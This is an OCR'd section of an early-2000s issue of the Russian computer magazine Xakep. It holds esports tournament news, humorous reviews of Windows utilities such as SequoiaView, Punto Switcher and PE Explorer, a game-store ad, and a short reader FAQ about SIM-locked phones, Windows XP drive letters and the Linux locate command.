
Дневник Полосатого

Polosatiy (polosatiy@cyberfight.ru)



В Америке завершилась очередная интернет-лига по Quake3:Arena, на этот раз дуэльная, в народе известная как Plaything 2. Сначала определялись победители от каждого побережья США, и в финал западной конференции вышел победитель крупнейшего турнира Quakecon 2001 - Zero4. Его соперником был Obsolete, но Zero4 не оставил ему ни одного шанса, загнав в минуса на двух картах. В восточном финале встретились stx-Socrates и Apoztle. В тяжелой борьбе в трех играх победил Socrates, тем самым выйдя в финал, где его уже ждал Zero4. Первой картой в финале была pro-q3dm6, Socrates вел в счете большую часть времени, но не смог удержать счет и в итоге сломался в концовке. Итоговый счет - 10:3 в пользу Zero4. Второй картой была pro-q3tourney2, и здесь Zero4 не оставил ни одного шанса противнику - 15:6. После этого был сыгран третий показательный матч на ztn3tourney1. Игра шла под преимуществом Socrates'а, но он опять неудачно провел концовку и проиграл со счетом 11:8. Таким образом Zero4 выиграл турнир Plaything 2, не проиграв ни одной игры.

В Санкт-Петербурге прошел довольно крупный дуэльный турнир по Unreal Tournament, именуемый как RCL.
А именно 16 сентября состоялся четвертый тур лиги RCL. Всего осталось еще 4 турнира в рамках лиги, главный приз которой составляет 1.000$. Честь Москвы поехали защищать члены клан C58 - Devil и Fess. Первый являлся лидером по итогам трех игр, но в этот раз победа досталась ему с огромным трудом. Основной конкурент Девила, питерский паренек Sid, выиграл предыдущий турнир и на этот раз был настроен на победу. Сначала противники встретились в финале виннеров и, выиграв по карте, играли в решающем матче на карте dm-malevolence. И Девил сделал решающий фраг в дополнительное время, выиграв со счетом 21:20! После этого Девил и Сид встретились в супер-финале, но у москвича было преимущество в одну победу. И снова каждым из них было выиграно по карте, а решающий матч играли на dm-malevolence. И снова Девил выиграл в один фраг, правда на этот раз дополнительно время не понадобилось. Поистине красивая победа... Ну а третье место досталось еще одному питерцу Аскольду.



закачайсебеэлектронную версиюжурналассайта

ИНСТРУКЦИЯ

1) Зайди по ссылке http//www.xakep.ru/e-mag
2) Скачай файл себе на компьютер
3) Запусти программу
4) Распечатай квитанцию и оплати подписку в СберБанке
5) Получи код активизации
6) Читай все номера журнала Хакер у себя на компе, в течение 6 месяцев!!!

www.xakep.ru


ШароWAREZ

M.J.Ash (www.xknows.com, m.j.ash@real.xakep.ru)



SequoiaView v 1.1e

Windows 9x/Me/NT/2k
Size: 513 Kb
Freeware
http://www.win.tue.nl/sequoiaview




Народная мудрость гласит, что какой винчестер ни купи, а знакомства с сообщением "Недостаточно свободного места на диске" не миновать. Хотя, если перед записью на винчестер чего-нибудь полезного стирать оттуда чего-нибудь ненужное, то оттягивать это неприятное событие можно довольно долго. Но порой следовать этому правилу не так-то легко, особенно когда объем Free space необходимо увеличить быстро и существенно (зашел приятель с целой стопкой свеженьких компакт-дисков:), а ничего "ненужного" на машине вроде бы и нет. Стандартное "вычесывание" мусора из каталогов и подкаталогов с помощью обычного менеджера файлов требует времени и внимания. Однако есть и альтернативный вариант, заключающийся в использовании программы SequoiaView. SequoiaView - это дисковой браузер, использующий Cushion Treemaps - оригинальный метод представления наглядной информации о содержимом диска в одном окне. Этот метод подразумевает, что файлы и каталоги выводятся на экране не в виде длинного-длинного списка, а в виде разноцветных прямоугольников. Размер каждого прямоугольника зависит от размера файла, а цвет - от его типа (разрешается использовать собственные схемы раскраски файлов). Соответственно в окне программы хорошо просматриваются и большие файлы (даже распиханные по "левым" директориям:), и массовые залежи графики, видео и mp3. А ведь это как раз те объекты, с изучения которых и следует начинать любую ревизию! При наведении мыши на заинтересовавший тебя прямоугольник в строке статуса программы появляется информация о конкретном файле и каталоге. Для удаления выбранного объекта SequoiaView вызывает Windows Explorer - дабы ты успел почесать репу и не стер что-нибудь важное необдуманным кликом :).




ICQ Tools v 2.6

Windows 9x/Me/NT/2k
Size: 597 Kb
Shareware
http://astra-soft.com

Сразу скажу, что эта программа не имеет никакого отношения к одноименной разработке Medievilz Software, позволяющей юзеру посылать сообщения и флудить с любого UIN-а. ICQ Tools от AstraSoft выполняет исключительно общественно-полезные функции, что, впрочем, не делает эту программу менее интересной. А все потому, что "Утилиты тети Аси" способны в полностью автоматическом режиме: запускать заданные программы при получении кодовых сообщений; проверять почтовые ящики и, если требуется, пересылать свежую почту на заданный UIN; работать интеллектуальным автоответчиком; выполнять обязанности ретранслятора - пересылать сообщения на другой номер ICQ; отправлять сообщения-напоминания в назначенное пользователем время. Кроме того, ICQ Tools может регулярно проверять твои любимые сайты на обновление и доступность и сообщать на аську результаты этих проверок. Программа имеет русский интерфейс и подробное описание. И если бы еще стандартный режим приема/отправки сообщений был реализован в ICQ Tools чуть более дружелюбно, то оригинальную тетю Асю я бы недрогнувшей рукой отправил в утиль. Ну а пока же на моей машине между этими двумя програми установилось тесное и взаимовыгодное сотрудничество.






fxWall v 2.10


Windows 9x/Me
Size: 3567 Kb
Shareware
http://www.fxwall.f2s.com

Утилита для смены картинок на Рабочем столе, которую выделяет из сотен аналогичных прог наличие двух интересных фишечек. Фишечка поменьше заключается в умении программы fxWall скачивать из Сети новые обои на заданную тему (девочки, юмор, секс и т.д.) и "натягивать" на экран не только картинки, но и видеозаписи и flash-ролики. Фишечка побольше состоит в том, что fxWall способна применять к фоновым изображениям различные динамические спецэффекты. Один из этих эффектов вызывает на картинке рябь, как на водной поверхности, второй увеличивает изображение а-ля линза, третий имитирует, что с твоего курсора на экран постоянно падают капли. Самый же впечатляющий спецэффект носит название "Bupm". Он придает фоновому рисунку рельеф, а курсор мыши превращает в источник света. Надо видеть, какая впечатляющая игра цвета и тени возникает на экране, когда ты двигаешь мышкой! В то же время для работы fxWall, в отличие от таких монструозных "оживителей" Рабочего стола, как DreamRender (www.dreamrender.com) и Drempels (www.geisswerks.com/drempels), не требуется мощный процессор и современная видеокарта. Большой же размер дистрибутива программы объясняется лишь тем, что в комплекте с программой идет три десятка классных высококачественных фоток.



Active Desktop Calendar v 2.6

Windows 9x/Me/NT/2k
Size: 2588 Kb
Shareware
http://www.xemico.com/adc



Но порой красивый вид из окна не самое главное :). Коль скоро ты человек деловой и весь твой день расписан по минутам (а может к этому тебя вынуждает прогрессирующий склероз :), то обои на Рабочем столе можно использовать в качестве оригинального планировщика. Именно такой практический подход и помогает реализовать программа Active Desktop Calendar. На основе твоих записей при каждой загрузке компьютера она будет помещать поверх твоего любимого фонового рисунка симпатичный календарь на месяц и полупрозрачную колонку с заметками и списком заданий на текущий день. Это очень наглядно и очень удобно, особенно если учесть, что новые заметки, задания и напоминания можно развешивать по дням, просто тыкая курсором по клеткам-иконкам виртуального календаря. Кстати, внешним видом этих клеток, а также многими другими параметрами (т.е. цветами, шрифтами, картинками и иконками :) вывода информации на экран, программа Active Desktop Calendar позволяет манипулировать в широких пределах. Конечно, полноценный электронный органайзер эта прога не заменит, но ее возможностей вполне хватает на то, чтобы не дать тебе (в первый и последний раз :) прозевать день рождения своей любимой девушки.

IN TRASH

PE Explorer v 1.4

Windows 9x/Me/NT/2k
Size: 973 Kb
Shareware
http://www.heaventools.com





Очередное приспособление для любителей поковыряться во внутренностях чужих программ. Включает в себя браузер импорта/экспорта, редактор ресурсов, дизассемблер и анализатор исходного кода. С помощью первых двух составляющих PE Explorer'а даже самый начинающий юзер может, не задумываясь особо, подвергнуть принудительной "локализации" какой-нибудь популярный софт или, предположим, вставить свою графику в чужой скринсейвер. Две другие позволяют разобраться во внутренней структуре и понять алгоритм работы любого исполняемого файла Windows, но при этом требуют наличие у человека соответствующих знаний и головы, приделанной с правильной стороны туловища. То есть можно сказать, что эта программа должна понравиться разным категориям пользователей. Лично я в удобном "визуальном" редакторе ресурсов PE Explorer'а с большим удовольствием в какой уже раз извечил стандартный виндозный калькулятор, а затем, воспользовавшись анализатором кода (запустив Dependency Scanner), выяснил, из-за отсутствия каких DLL'ок на моей машине отказывается работать очередной "супер-мега-кульный" (если верить автору:) троян :).

e-shop
http://www.e-shop.ru
интернет-магазин с доставкой



ПРОДОЛЖЕНИЕ ИГРЫ C&C: RED ALERT 2
НОВЫЕ ВОЗМОЖНОСТИ, НОВЫЕ ЮНИТЫ


$21,99 Emperor: Battle for Dune (рус.док)	$65.99 Operation Flashpoint: Cold War Crisis	$21.99 Diablo II Expansion Set: Lord of Destruction	$79.99 Anarchy Online

у нас свыше 1000 игр




$62.99 Quake III: Arena	$19.99 Black & White (рус. док.)	$18.99 Half-Life: Blue Shift	$37.99 Ultima Online: Game Time
$24.99 Myst III: Exile	$25.99 Warcraft II: Battle.Net Edition	$55.99 EverQuest: The Ruins of Kunark	$19.99 UO: Third Dawn (рус. док.)

аксессуары для геймера


Top Gun Fox 2 Pro $49,99

$24.99 Fusion Game Pad	$149.99 Force Feedback Racing Wheel		
$89.00 TBS VideoLogic SonicFury	$18.99 (OEM) Pilot Mouse	$225.00 Studio (Miro) Video DC-10 Plus	$219.99 Palm m105




Заказы можно сделать с 10.00 до 19.00 без выходных по телефону
изменился телефон (095) 798-8627, (095) 928-6089, (095) 928-0360, (812) 276-4679
Заказы по интернету - круглосуточно
e-mail: sales@e-shop.ru




В нашем магазине действует услуга 48 часов Money Back, смотрите подробности на www.e-shop.ru




M.J.Ash (www.xknows.com, m.j.ash@real.xakep.ru)

Feedback chat OnLine Help v 3.01

Windows 9x/Me/NT/2k
Size: 1343 Kb
Freeware
http://www.feedbackchat.com



Системы мгновенного обмена сообщениями между клиентами и службой поддержки сейчас можно встретить на многих зарубежных интернет-магазинах. Но пообщаться напрямую с посетителями своего веб-сайта порой хочется даже тем, кто ничего не продает. Без-воз-мез-дно (т.е. даром :) осуществить это желание любой сайтовладелец может с помощью службы Feedback chat. Для этого потребуется всего лишь скачать программу-клиента, зарегистрироваться в системе и установить на страницах своего ресурса специальную картинку-индикатор. Эта картинка будет сообщать посетителям, когда создатель сайта находится в Сети (и расположен к беседе :) и когда его в Сети нет (или к беседе он не расположен :). Если посетитель видит, что хозяин ресурса не прочь поболтать, то ему достаточно будет кликнуть по картинке-индикатору, и его бродилка откроет небольшое окошко чата. Со стороны "хозяина" процесс общения выглядит гораздо более занимательно. Программа Feedback chat подает ему звуковой сигнал, когда кто-то из посетителей вызывает его на разговор, и сообщает дополнительную информацию (IP, с какого сайта пришел и т.д.) об этом человеке. В ходе же беседы "хозяин" может открывать в браузере своего собеседника новые окна с заданными URL'ами, транслировать ему в окно чата картинку со своей веб-камеры (конечно, если она имеется :), а также кикать и банить этого перца по делу или за просто так.



Stereogram Explorer v 2.0


Windows 9x/Me/NT/2k
Size: 1449 Kb
Shareware
http://www.aolej.com/stereo



Программа для создания стереографических картинок, известных также как Single Image Stereograms и "Magic Eye". То есть тех самых картинок, в которых проступает третье измерение, если их рассматривать особым образом (как именно - см. здесь: http://magazine1.xakep.ru/si/052/026/12.asp). В качестве исходного материала для создания стереограмм Stereogram Explorer использует трехмерные заготовки в формате 3DS (3D Studio). Если ты не силен в 3D-графике, то вот отсюда (http://www.iitvr.com/meshes.html) можно натаскать огромное количество готовых 3D-моделей. Импортировав выбранную модель в Stereogram Explorer, ты задаешь параметры сцены (масштаб, глубину, положение камеры), а программа делает все остальное. Готовые стереограммы, в зависимости от твоих пожеланий, могут быть размером до 4000x3600 точек, цветными и черно-белыми, сгенерированными на основе твоих собственных текстур и с применением различных алгоритмов расчета. Отдельного упоминания заслуживает способность программы генерировать анимированные стереограммы (в виде AVI файлов), которые демонстрируют различные перемещения трехмерного объекта. Изучать такие стереограммы особенно увлекательно, но хочу сразу предупредить: далеко не каждый может "перенастроить" свои глаза для их просмотра, а претензии по поводу загубленного зрения редакция X не принимает :).

TechTracker Desktop v 2.0


Windows 9x/Me/NT/2k
Size: 4358 Kb
Freeware
http://www.techtracker.com



В сентябрьском номере X я рассказывал тебе о бесплатной интернет-службе CatchUP (http://catchup.cnet.com), которая автоматически определяет, какие программы на твоем компьютере нуждаются в обновлении. TechTracker Desktop - это клиентская часть другой интернет-службы (тоже бесплатной), выполняющей аналогичную функцию. Кое-кто может спросить: "А зачем использовать TechTracker Desktop, если о CatchUp service ты отзывался более чем положительно?" А я отвечу: "Для того, чтобы быть уверенным, что ты юзаешь только самый свежий софт!". Дело в том, что эти две службы проверяют наличие патчей и новых версий твоих любимых программ по разным базам данных. В результате возникают расхождения: каждая служба находит такие обновления, о которых другой службе ничего не известно. Надо это тебе или нет - решай сам. Ну а на всякий случай вот тебе кое-какие технические детали: TechTracker Desktop способен регулярно проверять появление новых версий и патчей в автоматическом режиме. Вывод информации об установленных на машине программах (названия, номера имеющихся версий, номера последних версий по данным VersionTracker.com) осуществляется в собственном окне программы. Кликнув в этом окне по заинтересовавшему тебя обновлению, ты получишь в бродилке страничку с полным его описанием и ссылками на файл и на домашнюю страницу.

Punto Switcher v 1.1

Windows 9x/Me/NT
Size: 151 Kb
Freeware
http://punto.ru/switcher




Сколько раз я, бывало, забывал переключить раскладку клавиатуры и лихо набирал "Цщтвщцы" вместо "Windows" или "Ghbdtn-" вместо "Привет!". И что я только не делал, чтобы справиться с этой бедой! Я и нажатия клавиш в русской и английской раскладках по-разному озвучивал, и перекодировщики неправильно набранного текста юзал, а однажды даже попытался освоить метод слепой десятипальцевой печати! Увы, полученные результаты всех этих усилий явно не стоили. Поэтому надо ли говорить, как я обрадовался, когда узнал о создании АВТОМАТИЧЕСКОГО переключателя раскладки клавиатуры по кличке "Punto Switcher"! Этот переключатель основан на простом принципе невозможности сочетаний некоторых букв для русского и английского языков. И это действительно работает! Программа внимательно отслеживает каждое введенное юзером слово и, если обнаруживает в нем недопустимое сочетание букв (ну, к примеру, слово начинается с буквы "Ы" и т.д. :), то она самостоятельно перекодирует его и переключает раскладку. Если же Punto Switcher производит нежелательную конвертацию слова, то ее всегда можно отменить, нажав на клавишу BREAK. Правда, авторы Punto Switcher использовали словарь из нескольких миллионов слов для того, чтобы определить невозможные сочетания, благодаря чему программа лажается крайне редко. Точнее сказать, лично мне на BREAK нажимать еще ни разу не пришлось... Поэтому я считаю, что Punto Switcher - это совершенно фантастическая программа, появления которой все очень долго ждали. Must have однозначно! :)




Aladdin FlashBack v 1.1.1

Windows 9x/Me/NT/2k
Size: 1171 Kb
Shareware
http://www.aladdinsys.com/flashback




Aladdin FlashBack - это программа класса "ОПС!", что расшифровывается как "Очень Полезная Софтинка!". Она представляет собой гибрид системы резервного копирования и многоуровневой системы Undo (Отмены). С ее помощью можно восстановить старые версии любого документа в компьютере. Достаточно перетащить выбранные документы в окно FlashBack, чтобы они попали под неусыпный контроль. Программа будет отслеживать все изменения в этих документах и вести "историю версий". Но об этом ты можешь и не вспоминать до тех пор, пока в результате зависания Word'а у тебя, к примеру, не погибнет курсовая или покуда, скажем, в Photoshop'е тебе не захочется вернуться в работе на пару дней назад. Когда же это произойдет (а это всегда рано или поздно, но происходит :), ты уже не будешь рвать клочьями волосы на голове, а лишь огорченно пожмешь плечами, переключишься в окно FlashBack и двумя кликами восстановишь нужную версию необходимого тебе файла.



News Watch v 1.0


Windows 9x/Me/NT/2k
Size: 933 Kb
Shareware
http://www.xemico.com/newswatch



Программы-наблюдатели, сообщающие о том, информация на каких сайтах обновилась со времени твоего последнего визита, позволяют сэкономить много интернет-времени и избежать ненужных ходок. Одной из таких программ - Check&Get (http://checkget.udm.net) - я сам постоянно пользуюсь вот уже более года. Однако порой требуется, чтобы программа давала знать не просто об обновлении веб-сайта, а о появлении на нем информации заданного характера. Проще говоря, чтобы прога беспокоила тебя только тогда, когда, к примеру, на iXBT выложат тест такого-то девайса или, скажем, на 3dfiles.ru появится полное прохождение такой-то игрухи. Ничего себе запросы, да? Тем не менее, я обнаружил программу под названием News Watch, которой такие задачи по плечу! Работа с нею выглядит следующим образом: ты сообщаешь News Watch адрес сайта, вводишь одну или несколько характерных фраз (название игры, девайса, фирмы-разработчика и т.п. вещи, которые обязательно будут присутствовать в интересующей тебя инфе) и устанавливаешь частоту проверки. Все! Когда на заданном сайте поместят текст, отвечающий твоим требованиям, ты узнаешь об этом первым! И это не просто слова, поскольку с помощью News Watch можно контролировать сразу множество источников информации. Для этого достаточно лишь объединить несколько сайтов в группу, имеющую общий набор характерных фраз. Да, и чуть не забыл! Хорошая новость: присутствие русских слов в характерных фразах эта прога не считает ужасным преступлением, из-за которого следует тут же вылетать с сообщением об ошибке :).

Amazing Slow Downer v 1.08

Windows 9x/Me/NT/2k
Size: 211 Kb
Shareware
http://www.ronimusic.com



В детстве я любил оставаться с проигрывателем грампластинок один на один. Очень уж мне нравилось, пальцем притормаживая виниловый диск, превращать веселые мелодии в похоронные марши. Когда же, наоборот, песня текла, на мой взгляд, слишком неторопливо, ничто не мешала мне повысить частоту вращения диска с 33 до 45 оборотов в минуту, и любой романс тут же становился задорной пионерской речевкой! С тех пор прошло уже много лет, и я думал, что подобные развлечения остались в прошлом. Но после знакомства с программой Amazing Slow Downer я понял, что заблуждался. Оказалось, что аналогичным образом (правда, без использования пальца в качестве тормоза :) можно издеваться и над современными компакт-дисками (а также wav-файлами и mp3'шками). Даже более того! Поскольку Amazing Slow Downer позволяет в широких пределах ускорять или замедлять воспроизведение музыки с одновременным регулированием тональности, то это позволяет устраивать и значительно более изощренные музыкальные эксперименты! Те, кто читал выпуски "ШapoWAREZ", в которых я рассказывал о программах для изменения голоса, понимают, о чем идет речь. Для остальных поясню, что в Amazing Slow Downer, манипулируя ползунками "Stretch" и "Pitch", можно изменить не только скорость песни, но и тембр голоса исполнителя... Хе-хе... Едва я просек эту фишку, тут же вспомнил детство, и уже через минуту из колонок моей машины полилась песня Аварии "Влечение" в исполнении... коллектива девочек младшего школьного возраста :).

IN TRASH

FAQ

Stepan Ilyin aka Step (faq@real.xakep.ru)

Задавая вопрос, подумай! Не стоит мне посылать вопросы, так или иначе связанные с хаком/кряком/фриком - для этого есть hack-faq (hackfaq@real.xakep.ru), не стоит также задавать откровенно ламерские вопросы, ответ на которые ты при определенном желании можешь найти и сам. Я не телепат, поэтому конкретизируй вопрос, присылай как можно больше информации.

Что такое лоченные мобильные? Стоит ли покупать разлоченный телефон?

Очень часто операторы сотовой связи продают не контракты, а уже готовые, подключенные телефоны. В такой ситуации, чаще всего, они ставят на эти телефоны sim-lock. Это программная защита, которая позволяет телефону работать только с сим-картой того оператора, который продал тебе телефон. Т.е. купив БиЛайн-овскую "коробочку", ты туда МТС-овскую сим-карту уже не воткнешь. Но какова бы ни была защита, всегда найдутся хакеры :). Ломается этот лок очень просто, в принципе ты и сам можешь его снять, если купишь шнурок для подключения мобайла к компу и накачаешь соответствующего софта из Нета. Можно съездить в Митино, и там все эти операции проделают вместо тебя за 30 баксов. Лично я никаких глюков с разлоченными телефонами не замечал. Хотя на бордах в Инете есть мессаги, что иногда разлочивают криво и мобайла начинает глючить.

По какому принципу XP присваивает буквы дискам?

В XP немного изменили принцип присвоения букв дискам. У меня, например, CD-ROM висит на E:, а винт, который висит на primary slave, - F:. XP дает буквы дискам в порядке их подключения: так, системному диску присваивается C:, после него идут все hard'ы, которые были подключены в момент инсталляции, а затем CD/Zip и тому подобное. Таким образом, если ты подключил что-нибудь уже после установки, будь то cd-room или хард, система все равно присвоит новому устройству следующую свободную букву. Если же хочешь, то можешь поставить стандартную нумерацию дисков в Disk Management. Однако могут возникнуть проблемы с различным софтом и с их конфигурацией, особенно с теми, у которых пути указываются явным образом, например, различном ftn-софте.

Как в Linux'е найти какой-нибудь файл?

В Linux'е особый алгоритм поиска файлов - ежедневно (в районе 4 утра) пингвин создает базу данных всех файлов твоего харда, а затем использует ее для поиска и указания месторасположения искомого файла. С одной стороны это очень хорошо, потому что поиск протекает НАМНОГО быстрее, чем аналогичный в виндах, но зато если файл появился после обновления базы, то ты ничего не найдешь... Как бы там ни было, чтобы воспользоваться этим поиском, набирай: $ locate file (где file - имя или часть имени файла).



